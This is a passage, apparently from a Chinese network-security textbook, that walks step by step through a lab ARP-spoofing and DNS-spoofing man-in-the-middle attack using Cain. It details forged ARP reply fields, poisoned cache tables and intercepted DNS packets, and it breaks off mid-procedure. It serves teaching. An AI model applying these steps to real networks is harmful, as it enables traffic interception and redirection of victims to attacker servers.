


图 4-118　发送给受害者主机的 ARP 欺骗报文

链路层数据中，目的 MAC 地址为受害者主机 MAC 地址，源 MAC 地址为攻击者主机 MAC，协议类型为 0x0806(表示网络层为 ARP 数据)。

ARP 数据中目的 IP 和 MAC 地址为受害者，源 IP 地址为网关，源 MAC 地址为攻击者主机 MAC，这使得受害者误认为这是网关发给自己的 ARP 应答报文，于是取出源 IP 和源 MAC 地址记录到 ARP 缓存表中，从而将网关的 IP 地址错误地映射为攻击者主机的 MAC，导致受害者以后发给外网的数据包将传送给攻击者主机。图 4-119 为在受害者主机上查看到的 ARP 缓存表，可见网关的 IP 地址 50.1.1.1 映射为攻击者的 MAC 地址。

同样，攻击者使用伪造的 ARP 应答报文刷新网关的 ARP 缓存表，使得受害者主机的 IP 映射为攻击者的 MAC 地址。伪造的报文如图 4-120 所示。

这个伪造的 ARP 应答报文共 60 字节，包括 14 字节链路层数据，28 字节 ARP 数据和 18 字节的填充数据。



图 4-119 受害者主机的 ARP 缓存表




图 4-120 发送给网关的 ARP 欺骗报文

链路层数据中，目的 MAC 地址为网关的 MAC 地址，源 MAC 地址为攻击者主机 MAC，协议类型为 0x0806(表示网络层为 ARP 数据)。

ARP 数据中目的 IP 和 MAC 地址为网关，源 IP 地址为受害者，源 MAC 地址为攻击者主机 MAC，这使得网关误认为这是受害者发给自己的 ARP 应答报文，于是取出源 IP 和源 MAC 地址记录到 ARP 缓存表中，从而将受害者的 IP 地址错误地映射为攻击者主机的 MAC。图 4-121 为在网关上查看到的 ARP 缓存表。可见受害者的 IP 地址 50.1.1.3 映射为攻击者的 MAC 地址。至此攻击者成为网关与受害者通信的“中间人”。



图 4-121 网关的 ARP 缓存表

第五步：在 cain 中添加 DNS 欺骗映射记录。

在 cain 中添加 DNS 欺骗映射记录，将域名 www. web. com 映射为黑客服务器的 IP 地址 10. 1. 1. 3，如图 4-122 所示。




图 4-122 在 cain 中添加 DNS 欺骗映射记录

第六步：攻击者截获、转发受害者发出的 DNS 请求报文。

由于受害者主机的 ARP 缓存中网关的 IP 地址映射为攻击者的 MAC 地址，因此受害者在浏览 Web 服务器主页时发出的 DNS 请求报文会错误地提交给攻击者。图 4-123 为攻击者截获的 DNS 请求报文。




图 4-123 攻击者截获的 DNS 请求报文

这个 DNS 请求报文包括 14 字节链路层数据、20 字节 IP 首部、8 字节 UDP 首部、12 字节 DNS 首部和多个字节的 DNS 问题数据。

在链路层数据中，源 MAC 地址为受害者主机 MAC，目的 MAC 地址为攻击者 MAC。IP 首部中源 IP 地址为受害者，目的 IP 地址为 DNS 服务器。在 DNS 问题数据中携带的问题是请求查询 www. web. com 域名对应的 IP 地址。

攻击者重新封装这个报文之后，将其转发出去。转发的 DNS 请求报文如图 4-124 所




图 4-124 攻击者转发的 DNS 请求报文

示。可见只是将目的 MAC 地址改为网关、源 MAC 地址改为攻击者,其他字段不变。

第七步:攻击者截获、修改、转发 DNS 应答报文。

由于网关的 ARP 缓存表中受害者的 IP 地址映射为攻击者的 MAC 地址,因此网关将 DNS 应答报文错误地提交给攻击者。图 4-125 为攻击者截获的 DNS 应答报文。

